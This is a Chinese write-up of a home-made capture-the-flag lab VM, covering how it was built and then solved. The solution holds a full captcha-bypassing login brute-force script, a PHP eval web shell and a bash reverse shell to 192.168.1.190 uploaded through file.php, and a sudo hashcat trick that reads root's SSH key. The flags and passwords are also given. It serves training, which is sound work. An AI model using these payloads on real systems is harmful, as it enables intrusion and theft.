

靶机 Api Baby

出题流程

这个靶机整体的流程也比较简单，没有 111 佬 的那么复杂，主要的点还是在靶机设计和权限控制上，群友们如果有想出题的可以参考参考哦（不得不说 111 佬 的文档看着真的非常有吸引力，让人非常有出题的想法）


因为这个靶机比较简单，然后也是计划的第二个靶机，所以我的出题流程也经可能写的详细一点点，大佬们可以直接跳后面去

首先导入靶机（双击即可）

导入之后要在网络选项修改一下

这里需要根据自己的网络进行设置，不同的网络情况需要的网卡不一样，这里用的是热点所以选的是下面这张

按照大部分来说 Realtek PCIe GbE Family Controller 这张网卡一般是有线使用的，另外一张自然就是无线了



如果大家下的是群主发的 Muban 靶机的话，这个靶机的默认密码是 root:todd 、 welcome:todd

接下来就是对靶机的环境和用户进行一些初始化（有好多命令都是在 111 的文档里的，让我们再次膜拜 111 佬）

1 移除默认用户、添加普通用户

```
1 deluser --remove-home welcome
2 useradd -m -s /bin/bash -d /home/xiaozhihuaa xiaozhihuaa
```

```
root@moban:~# deluser --remove-home welcome
Looking for files to backup/remove ...
Removing files ...
Removing user `welcome' ...
Warning: group `welcome' has no more members.
Done.
root@moban:~# useradd -m -s /bin/bash -d /home/xiaozhihuaa xiaozhihuaa
root@moban:~# ls /home
xiaozhihuaa
root@moban:~#
```

2 生成、设置密码

这里使用的是 openssl 生成的 18 字节的随机字符串，然后再使用 base64 编码，这样可以当作强密码使用（看来下回得谨慎爆破了）

```
1 | openssl rand -base64 18
```

```
root@moban:~# openssl rand -base64 18
g0fEM7MTB36GtDNWGNhxySoP
root@moban:~# openssl rand -base64 18
oYjUVp4zmQ7zDZ170gvYnSj+
root@moban:~#
```

然后再通过管道符输入的方式使用 chpasswd 批量修改用户密码

```
1 | echo "root:g0fEM7MTB36GtDNWGNhxySoP" | chpasswd
2 | echo "xiaozhihuaa:oYjUVp4zmQ7zDZ170gvYnSj+" | chpasswd
```

3 清理历史命令

擦除痕迹，避免 .bash_history 、 .viminfo 里的文件记录历史命令，进而导致非预期

root:

```
1 | rm /root/.bash_history
2 | rm /root/.viminfo
3 | ln -sf /dev/null /root/.bash_history
4 | ln -sf /dev/null /root/.viminfo
```

xiaozhihuaa:

```
1 | rm /home/xiaozhihuaa/.bash_history
2 | rm /home/xiaozhihuaa/.viminfo
3 | ln -sf /dev/null /home/xiaozhihuaa/.bash_history
4 | ln -sf /dev/null /home/xiaozhihuaa/.viminfo
```

4 修改主机名

```
1 hostnamectl set-hostname Api
2 sed 's/PyCrt.PyCrt PyCrt/Api/g' -i /etc/hosts
```

```
root@moban:/etc# hostnamectl set-hostname Api
root@moban:/etc# sed 's/PyCrt.PyCrt PyCrt/Api/g' -i /etc/hosts
root@moban:/etc# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    Api
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
root@moban:/etc#
```

5 Web环境部署

这里的具体情况得看大家具体Web的环境要如何部署

因为这回的靶机比较简单，需要的环境也比较少

所以只需要把准备好的 php 文件上传即可

```
1 .
2 └─ html
3     └─ backend-api
4         └─ code.php
5         └─ file.php
6         └─ uploads
7     └─ feedback.php
8     └─ index.php
9     └─ login.php
```

6 提权环境配置

首先我们先安装 hashcat

```
1 apt install hashcat
```

安装完成之后我们开始查看 hashcat 的安装位置

```
1 root@moban:/etc# which hashcat
2 /usr/bin/hashcat
```

然后开始设置 visudo 以授予 xiaozhihuaa 能以 root 权限执行 hashcat 的权限

佬是建议使用 visudo 编辑 Sudoers 文件，它能进行语法检查，避免语法错误导致配置失败

```
1 sudo visudo
```

把这两条修改一下

```
GNU nano 3.2 /etc/sudoers.tmp Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
welcome ALL=(ALL) NOPASSWD: /usr/bin/bash
# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify     ^C Cur Pos
^X Exit          ^R Read File   ^\ Replace      ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

改为

```
1 | xiaozhihuaa ALL=(root) NOPASSWD: /usr/bin/hashcat
```

```
GNU nano 3.2 /etc/sudoers.tmp Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
xiaozihua ALL=(root) NOPASSWD: /usr/bin/hashcat
# See sudoers(5) for more information on "@include" directives:

@include_dir /etc/sudoers.d

^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit      ^R Read File  ^_ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

然后按 `ctrl + x` 然后按 `y`，最后再按回车

7 公私钥配置

这里是想给新手多一些提权的选择，所以多加了一个私钥方便大家读取

先使用 `ssh-keygen` 生成公私钥，然后全程回车即可

```
1 | ssh-keygen
```

然后把公钥改成 `authorized_keys`

```
1 | cd /.ssh
2 | cp .pub authorized_keys
```

```
root@Api: ~/.ssh# cp id_rsa.pub authorized_keys
root@Api: ~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDu6t7FtIBBnPgk4oGkuQrPv+oulzIeJvpEvR8PydvRxfwloJDkGSBbV
5Z1XIEp9SyZ43Kky0AuIL16pVmpGKzZCwgfsdbUh42YufZu5pwV40b7GbWRCbmQxtEPUD7sct5Ibpf9jnWLAgh3f6RnB
m6Lyp+MW7wWht6o8Xfv75T8qBfofCUyEbwbKbI0PHshzzTQAV7DtPYU0Ujpn3HPKNqmFaqcMq0V+kNNjZFwqC3iqEhji9
QA/kD1M+qbKXYfUZT9cG7mrKmp2gPFtf0stmlboGPJgKRb6b/Ixc4FhZgktMRl71cYB5Jzi/tx0cTwDpznirV9MpGNfdA
dHyC4AtkIQlQyzolzu0EskeByAztBFJ566CyFTVwy06vCXh80+h1nXnaaXso824hiYLfAl1AvfamMlaLoLh9DnM70evlu
bbMHzhVtvQ6B+Hzgrl6SIBftvnMW4yhGlBTpLNqOcQ7TjlyvuuY0ntFvZ+X68ZGHSJUAi4KcBCvwZlTYgpKbdc= root@
Api
```

8 其他权限设置

这里因为想增加一下到user的难度，所以设置了家目录的权限

```
1 su xiaozhihuaa
2 chmod 700 -R /home/xiaozhihuaa
```

到这里整套靶机已经全部设计完成了，后续只需要把靶机导出来就可以了，整个靶机出出来其实感觉也非常简单，没有之前想象的那么复杂，关键大概还是出题的思路吧，各位群友（还是再次感谢111佬非常细致入微的出题流程）

解题流程

1 信息收集

端口扫描

发现 80 端口和 22 端口

目录扫描

```
1 (root@kali) - [~]
2 # gobuster dir -w /usr/share/wordlists/seclists/Discovery/web-Content/directory-list-
  2.3-medium.txt -u http://192.168.1.152/ -r -x php,txt,html,zip,db,bak -t 64
3 =====
4 Gobuster v3.6
5 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
6 =====
7 [+] Url: http://192.168.1.152/
8 [+] Method: GET
9 [+] Threads: 64
10 [+] Wordlist: /usr/share/wordlists/seclists/Discovery/web-
   Content/directory-list-2.3-medium.txt
11 [+] Negative Status codes: 404
12 [+] User Agent: gobuster/3.6
13 [+] Extensions: php,txt,html,zip,db,bak
14 [+] Follow Redirect: true
15 [+] Timeout: 10s
16 =====
17 Starting gobuster in directory enumeration mode
18 =====
19 /.php (Status: 403) [Size: 278]
```

20	/login.php	(Status: 200) [Size: 2925]
21	/feedback.php	(Status: 200) [Size: 2925]
22	/index.php	(Status: 200) [Size: 2925]

2 漏洞发现

目录只扫出来了 /login.php, /feedback.php, /index.php



The image shows a web form titled "用户登录" (User Login). It contains three input fields: "账号" (Account) with placeholder text "请输入账号...", "密码" (Password) with placeholder text "请输入密码...", and "验证码" (Captcha) with a button to refresh the code "5457". Below the inputs is a large blue "登录" (Login) button. At the bottom, there is a link "点击验证码可刷新" (Click the captcha to refresh).

访问之后发现是一个登录界面，且访问其他两个路径都会强制跳转回登录界面

登录几次之后发现不是弱密码，这里因为我添加了一个假的后端界面 feedback.php

所以有非常大的可能大家会尝试爆破（想我这种菜鸡看到验证码就懒得爆了）

这里附上群主测试的时候爆破的代码 @群主

```
1  import requests
2  import os
3  import logging
4  import ddddocr
5  import time
6  import argparse
7  import sys
8  import threading
9  from queue import Queue
10
11 class LoginBruteForce:
12     def __init__(self, url, thread_num=5):
```

```

13         """
14         初始化爆破类
15         :param url: 登录页面的URL
16         :param thread_num: 线程数
17         """
18         self.url = url
19         self.thread_num = thread_num
20         self.ocr = ddddocr.DdddOcr() # 移除不支持的 show_ad 参数
21         self.session = requests.Session()
22         self.session.headers.update({
23             'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36'
24         })
25         self.found = False
26         self.lock = threading.Lock()
27
28     def get_captcha(self):
29         """
30         获取并识别验证码
31         :return: 验证码字符串
32         """
33         # 从URL中提取基础路径
34         base_url = self.url.rstrip('/')
35         if not base_url.endswith('backend-api/code.php'):
36             # 假设验证码路径为 基础路径 + '/backend-api/code.php'
37             captcha_url = base_url + '/backend-api/code.php'
38         else:
39             captcha_url = base_url
40
41         # 添加随机参数防止缓存
42         captcha_url_with_rand = f"{captcha_url}?rand={int(time.time() * 1000)}"
43
44         try:
45             response = self.session.get(captcha_url_with_rand, timeout=10)
46             if response.status_code == 200:
47                 # 使用dddocr识别验证码
48                 captcha_text = self.ocr.classification(response.content)
49                 return captcha_text
50         except Exception as e:
51             print(f"获取验证码失败: {e}")
52
53         return None
54
55     def test_login(self, username, password, captcha):
56         """
57         测试登录
58         :param username: 用户名
59         :param password: 密码
60         :param captcha: 验证码
61         :return: (是否成功, 响应文本)
62         """
63         # 准备POST数据
64         login_data = {

```



```

65         'username': username,
66         'password': password,
67         'captcha': captcha
68     }
69
70     # 构建登录URL
71     base_url = self.url.rstrip('/')
72     login_url = base_url + '/login.php'
73
74     try:
75         # 提交登录请求
76         response = self.session.post(login_url,
77                                     data=login_data,
78                                     timeout=10,
79                                     allow_redirects=True)
80
81         response_text = response.text
82
83         # 检查响应内容
84         if "账号或密码错误" in response_text:
85             return False, "账号或密码错误"
86         elif "验证码错误" in response_text:
87             return False, "验证码错误"
88         elif "登录成功" in response_text or "欢迎" in response_text or "dashboard"
in response_text.lower():
89             return True, "登录成功"
90         else:
91             # 如果没有明确的错误信息, 检查是否有跳转或不同页面
92             if response.url != login_url:
93                 return True, f"可能登录成功, 跳转到: {response.url}"
94             return False, "未知响应"
95
96     except Exception as e:
97         return False, f"请求失败: {e}"
98
99     def worker(self, username_queue, password_queue, results_file):
100         """工作线程"""
101         while not self.found and not username_queue.empty():
102             try:
103                 username = username_queue.get_nowait()
104             except:
105                 break
106
107         while not self.found and not password_queue.empty():
108             try:
109                 password = password_queue.get_nowait()
110             except:
111                 break
112
113         # 每个线程使用自己的会话
114         thread_session = requests.Session()
115         thread_session.headers.update({

```

```

116         'User-Agent': 'Mozilla/5.0 (windows NT 10.0; win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36'
117     })
118
119     for attempt in range(3): # 每个组合最多尝试3次
120         if self.found:
121             break
122
123         # 获取验证码
124         base_url = self.url.rstrip('/')
125         captcha_url = base_url + '/backend-api/code.php'
126         captcha_url_with_rand = f"{captcha_url}?rand={int(time.time()) *
1000})}"
127
128         try:
129             response = thread_session.get(captcha_url_with_rand,
timeout=10)
130
131             if response.status_code == 200:
132                 captcha = self.ocr.classification(response.content)
133             else:
134                 captcha = None
135         except:
136             captcha = None
137
138         if not captcha:
139             time.sleep(0.5)
140             continue
141
142         # 测试登录
143         login_url = base_url + '/login.php'
144         data = {
145             'username': username,
146             'password': password,
147             'captcha': captcha
148         }
149
150         try:
151             response = thread_session.post(login_url, data=data,
timeout=10, allow_redirects=True)
152
153             if "账号或密码错误" in response.text:
154                 print(f"[-] 错误: {username}:{password}")
155                 break # 密码错误, 换下一个密码
156             elif "验证码错误" in response.text:
157                 continue # 验证码错误, 重试
158             elif response.url != login_url or "登录成功" in response.text:
159                 with self.lock:
160                     self.found = True
161                     print(f"\n[+] 发现有效凭证!")
162                     print(f"[+] 用户名: {username}")
163                     print(f"[+] 密码: {password}")
164
165                 with open(results_file, 'a') as f:

```

```

165         f.write(f"{username}:{password}\n")
166         return
167     except Exception as e:
168         print(f"请求失败: {e}")
169
170     # 短暂延迟, 避免请求过快
171     time.sleep(0.1)
172
173 def start_brute(self, usernames, passwords, results_file="results.txt"):
174     """开始爆破"""
175     print(f"开始多线程爆破...")
176     print(f"目标: {self.url}")
177     print(f"用户数: {len(usernames)}, 密码数: {len(passwords)}")
178     print(f"线程数: {self.thread_num}")
179     print("=" * 50)
180
181     # 创建队列
182     username_queue = Queue()
183     password_queue = Queue()
184
185     for user in usernames:
186         username_queue.put(user)
187     for pwd in passwords:
188         password_queue.put(pwd)
189
190     # 创建并启动线程
191     threads = []
192     for i in range(self.thread_num):
193         t = threading.Thread(
194             target=self.worker,
195             args=(username_queue, password_queue, results_file)
196         )
197         t.daemon = True
198         t.start()
199         threads.append(t)
200
201     # 等待所有线程完成
202     for t in threads:
203         t.join()
204
205     if not self.found:
206         print("\n[-] 未找到有效凭证")
207
208 def main():
209     parser = argparse.ArgumentParser(description="登录页面爆破工具")
210     parser.add_argument("-u", "--url", required=True, help="登录页面URL")
211     parser.add_argument("-U", "--user", help="单个用户名")
212     parser.add_argument("-P", "--passwd", help="单个密码")
213     parser.add_argument("-uf", "--userfile", help="用户名字典文件")
214     parser.add_argument("-Pf", "--passfile", help="密码字典文件")
215     parser.add_argument("-o", "--output", default="results.txt", help="输出文件")
216     parser.add_argument("-t", "--threads", type=int, default=5, help="线程数")
217

```

```

218     args = parser.parse_args()
219
220     if not args.url:
221         print("错误: 必须指定URL")
222         parser.print_help()
223         sys.exit(1)
224
225     # 初始化爆破器
226     brute = LoginBruteForce(args.url, args.threads)
227
228     # 处理用户名
229     if args.userfile:
230         try:
231             with open(args.userfile, 'r', encoding='utf-8', errors='ignore') as f:
232                 usernames = [line.strip() for line in f if line.strip()]
233         except Exception as e:
234             print(f"读取用户名字典文件失败: {e}")
235             sys.exit(1)
236     elif args.user:
237         usernames = [args.user]
238     else:
239         print("错误: 必须提供用户名或用户名字典文件")
240         parser.print_help()
241         sys.exit(1)
242
243     # 处理密码
244     if args.passfile:
245         try:
246             with open(args.passfile, 'r', encoding='utf-8', errors='ignore') as f:
247                 passwords = [line.strip() for line in f if line.strip()]
248         except Exception as e:
249             print(f"读取密码字典文件失败: {e}")
250             sys.exit(1)
251     elif args.passwd:
252         passwords = [args.passwd]
253     else:
254         # 如果没有提供密码, 使用空密码
255         passwords = [""]
256         print("警告: 未提供密码, 将尝试空密码")
257
258     # 开始爆破
259     brute.start_brute(usernames, passwords, args.output)
260
261 if __name__ == "__main__":
262     main()
263

```

```

1 python3 brute_api.py -u http://192.168.3.144/ -U root -Pf xato-net-10-million-
  passwords.txt -t 20 2>/dev/null





```

在查看源码时能够在验证码的接口上发现二级目录

```
<div class="captcha-line">
  <input type="text" name="captcha" placeholder="验证码" required style="flex:1;">
  
</div>
```

访问二级目录之后，能够进一步发现 file.php 和 uploads

Index of /backend-api

Name	Last modified	Size	Description
 Parent Directory		-	
 code.php	2025-12-07 03:00	327	
 file.php	2025-12-07 11:00	5.1K	
 uploads/	2025-12-07 04:52	-	

Apache/2.4.62 (Debian) Server at 192.168.1.152 Port 80

通过文件名 file 和 uploads 能猜出来这个接口大概率是和文件上传有关的

访问 file.php 发现提示需要使用 post 请求

改为 post 请求后发现需要构造文件上传的包

响应

美化

Raw

Hex

页面渲染

OneScan

showUnicode

1int": "请使用 multipart\ /form-data 格式上传文件"}|

这里其实直接找个 uploads-lab 或 随便找个有文件上传的地方抓个包然后把相关参数给复制进来就行了

```
1 POST /Pass-01/index.php?action=show_code HTTP/1.1
2 Host: 118.193.39.213:8083
3 Content-Length: 329
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Origin: http://118.193.39.213:8083
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhV9tyim03U5Azf2b
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://118.193.39.213:8083/Pass-01/index.php?action=show_code
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
```

```

15
16 -----WebKitFormBoundaryhv9tyim03U5Azf2b
17 Content-Disposition: form-data; name="upload_file"; filename="cmd.php"
18 Content-Type: application/octet-stream
19
20 <?php eval($_POST['cmd']);?>
21 -----WebKitFormBoundaryhv9tyim03U5Azf2b
22 Content-Disposition: form-data; name="submit"
23
24 上传
25 -----WebKitFormBoundaryhv9tyim03U5Azf2b--

```

然后再进一步根据提示对数据包的参数进行微调一下就可以了

```

1 POST /backend-api/file.php HTTP/1.1
2 Host: 192.168.1.152
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Cookie: PHPSESSID=ppqtqadtjsd9j2elink0hn6pv8
11 Connection: close
12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhv9tyim03U5Azf2b
13 Content-Length: 453
14
15 -----WebKitFormBoundaryhv9tyim03U5Azf2b
16 Content-Disposition: form-data; name="file"; filename="reverse.php"
17 Content-Type: application/octet-stream
18
19 <?php
20 /**
21  * Plugin Name: Reverse Shell Plugin
22  * Plugin URI:
23  * Description: Reverse Shell Plugin
24  * Version: 1.0
25  * Author: Vince Matteo
26  * Author URI: http://www.sevenlayers.com
27  */
28 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.190/1234 0>&1'");
29 ?>
30 -----WebKitFormBoundaryhv9tyim03U5Azf2b

```

上传之后在 uploads 访问即可反弹 shell

```
1 | └─(root@kali)-[~]
2 | └─# nc -lvp 1234
3 | listening on [any] 1234 ...
4 | connect to [192.168.1.190] from (UNKNOWN) [192.168.1.152] 46258
5 | bash: cannot set terminal process group (420): Inappropriate ioctl for device
6 | bash: no job control in this shell
7 | www-data@Api:/var/www/html/backend-api/uploads$
```

之后还是按照管理优化下 shell

```
1 | script /dev/null -c bash
2 |     #按下Ctrl+Z
3 | stty raw -echo; fg
4 | reset xterm
5 | export TERM=xterm
6 | export SHELL=/bin/bash
7 | stty rows 36 columns 178
```

3 用户权限

因为前面有一个没有登录的界面

所以登录之后肯定是优先看配置文件

在 login.php 里能够看到密码

```
1 | www-data@Api:/var/www/html$ cat login.php
2 | <?php
3 | session_start();
4 |
5 | // 只允许 POST 方式访问，直接打开 login.php 则跳回首页
6 | if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
7 |     header('Location: index.php', true, 302);
8 |     exit;
9 | }
10 |
11 | // 模拟的固定账号（示例）
12 | $USER = "root";
13 | // 每次请求动态生成与固定明文对应的哈希，用于 password_verify
14 | $PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);
15 |
```

测试之后发现 0tmyxZKD1szqdAYe 是用户 xiaozhihuaa 的密码

```
1 xiaozhihuaa@Api:/home$ ls
2 xiaozhihuaa
3 xiaozhihuaa@Api:/home$ cd xiaozhihuaa/
4 xiaozhihuaa@Api:~$ ls
5 user.txt
6 xiaozhihuaa@Api:~$ cat user.txt
7 flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

拿到 user

4 Root 权限

我们在拿到 user 后照例查看 sudo -l

```
1 xiaozhihuaa@Api:~$ sudo -l
2 Matching Defaults entries for xiaozhihuaa on Api:
3     env_reset, mail_badpass,
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
5 User xiaozhihuaa may run the following commands on Api:
6     (ALL) NOPASSWD: /usr/bin/hashcat
```

发现可以无密码执行 hashcat

这里附上 Sublance 佬的解法

```
1 sudo /usr/bin/hashcat --stdout /root/.ssh/id_rsa -r /root/root.txt
```

这样就可以直接用规则读出来

或者直接用 --stdout 也能直接读出来

```
1 sudo /usr/bin/hashcat --stdout /root/.ssh/id_rsa
```

```
1 └─(root@kali)-[~]
2 └─# ssh root@192.168.1.152 -i id
3 Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
4
5 The programs included with the Debian GNU/Linux system are free software;
6 the exact distribution terms for each program are described in the
7 individual files in /usr/share/doc/*/copyright.
8
9 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
10 permitted by applicable law.
11 Last login: Sun Dec 7 23:51:00 2025 from 192.168.1.190
12 root@Api:~# cat root.txt
13 flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```